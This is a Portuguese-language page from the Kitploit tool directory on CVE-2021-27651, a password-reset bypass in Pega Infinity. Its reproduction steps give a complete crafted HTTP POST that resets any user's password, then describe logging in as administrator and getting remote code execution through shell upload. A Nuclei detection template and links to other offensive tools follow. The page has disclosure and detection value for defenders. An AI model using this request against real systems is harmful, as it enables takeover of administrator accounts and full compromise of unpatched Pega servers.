Skip to content
KitploitKITPLOIT
FerramentasExploitsBlog
Log in
Enviar
FerramentasExploitsBlog
Enviar

Ferramentas de Hacking, PenTest e Cibersegurança para o seu Arsenal de Segurança!

Kitploit é um diretório de ferramentas de hacking, cibersegurança e pentesting. Descubra as últimas atualizações de projetos para encontrar vulnerabilidades, analisar sistemas, automatizar testes e fortalecer sua segurança.

FeedsContatoPrivacidade© 2026 Kitploit

Diretório de Ferramentas

Categorias

Ver todas as categorias
Loading categories
CVE-2021-27651 — bypass em todos os estágios do fluxo de redefinição de senha | Kitploit

Ferramentas/GitHubGitHub/orangmuda/cve-2021-27651
Ataques de SenhaAnálise de CódigoExploraçãoExploração de Aplicações WebAutenticaçãoFerramenta de Acesso Remoto
GitHuborangmuda/cve-2021-27651

CVE-2021-27651

bypass em todos os estágios do fluxo de redefinição de senha

Ver Repositório
1127há 5 anosAinda não revisado
Compartilhar

Resumo

Um atacante pode ignorar todas as etapas do fluxo de redefinição de senha e redefinir a conta de qualquer usuário no Pega Infinity. Isto é feito (1) iniciando o fluxo de redefinição de senha e digitando o e-mail da vítima e, em seguida, (2) forçando a requisição HTTP POST a passar para atualizar a senha. Um atacante pode fazer login usando a conta recém-editada e comprometer totalmente a instância Pega através dos muitos vetores aceitáveis de execução de código pós-autenticação (modificando páginas dinâmicas, templates, etc.)

Passos para Reproduzir

  1. Acesse a página de login de qualquer instância Pega
  2. Clique em "reset password"

  3. Digite "[email protected]", faça o proxy da requisição HTTP, envie a requisição HTTP com "[email protected]" para a aba repetidor do Burp ou aba similar, em seguida permita que a requisição prossiga desabilitando o proxy ou clicando em "send"
  4. Após permitir que a requisição inicial prossiga, modifique o corpo da requisição HTTP no repetidor para incluir os seguintes dados...
POST /prweb/PRServlet/app/default/:PEGA_ID*/!STANDARD HTTP/1.1 (:PEGA_ID é um ID único para cada site, está neste formato: ZOgwf2Zk3OsEg_oG74MXXxG2bXKbv56W)
Host: redacted.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:85.0) Gecko/20100101 Firefox/85.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 112
Origin: https://redacted.com
DNT: 1
Connection: close
Referer: https://redacted.com/prweb/PRServlet/app/default/:PEGA_ID*/!STANDARD
Cookie: yourCookie
Upgrade-Insecure-Requests: 1

pzAuth=guest&NewPassword=Rules%401234&ConfPassword=Rules%401234&pyActivity%3DCode-Security.pzChangeUserPassword=
  1. Faça login usando as seguintes credenciais após enviar a requisição HTTP, tendo ignorado a parte de confirmação da redefinição de senha e sendo capaz de acessar a conta de administrador...
[email protected] / Rules@1234
  1. A partir daí, é possível obter RCE através de qualquer um dos muitos vetores de execução de código aceitos e restritos a administradores

Versões Afetadas

Pega Infinity >= 8.2.1 Pega Infinity <= 8.5.2

Impacto

Comprometimento total de qualquer instância Pega sem conhecimento prévio necessário.
Mídia de Apoio

Password bypass

  • Bypass de senha


Remote code execution via shell upload

  • Execução remota de código via upload de shell

Modelo Nuclei

id: pega

info:
  name: Pega Infinity Login
  author: sshell
  severity: low

requests:
  - method: GET
    path:
      - "{{BaseURL}}/prweb/PRRestService/unauthenticatedAPI/v1/docs"
    headers:
      User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:55.0) Gecko/20100101 Firefox/55
    matchers:
      - type: word
        words:
          - "Pega API"

Crédito

Andri Wijayanti (@andridev_),

Baixar ferramenta

Mais Populares

Ver todos →

Descubra as ferramentas mais usadas pela nossa comunidade.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 O kit definitivo de OSINT: grafo de investigação, pontuação de confiança, famílias de alias, mapa, linha do tempo e relatórios. 49 módulos, mais de 400 sites, sem necessidade de chaves de API.

    806
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Aplicativo de Execução em Um Toque GhostLock (CVE-2026-43499)

    523
  • 3

    ARTEX

    baarai/artex

    Plataforma autônoma de testes de penetração multiagente com LLM, com agentes planejador/executor, grafos de ativos e de exploração, registro de tráfego MITM e reteste de vulnerabilidades.

    441
  • 4

    redforge

    cybersecurity91/redforge

    Kit de ferramentas de red team do lado do navegador com 102 ferramentas offline para reconhecimento, geração de payloads, ataques a credenciais, criptografia, codificação e relatórios de engajamento.

    346
  • 5

    looking-glass

    anonghosty/looking-glass

    Plataforma CSIRT que ingere relatórios do Shadowserver no MongoDB e os reproduz como mapas interativos, análises, descobertas, avisos e painéis executivos.

    270
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    O sistema de ação para cibersegurança nativa em IA—onde a intenção se torna execução governada, a evidência se torna memória operacional, e cada operação melhora a próxima.

    264

Explore todas as ferramentas

Navegue pela nossa coleção de ferramentas

Ver todas as ferramentas →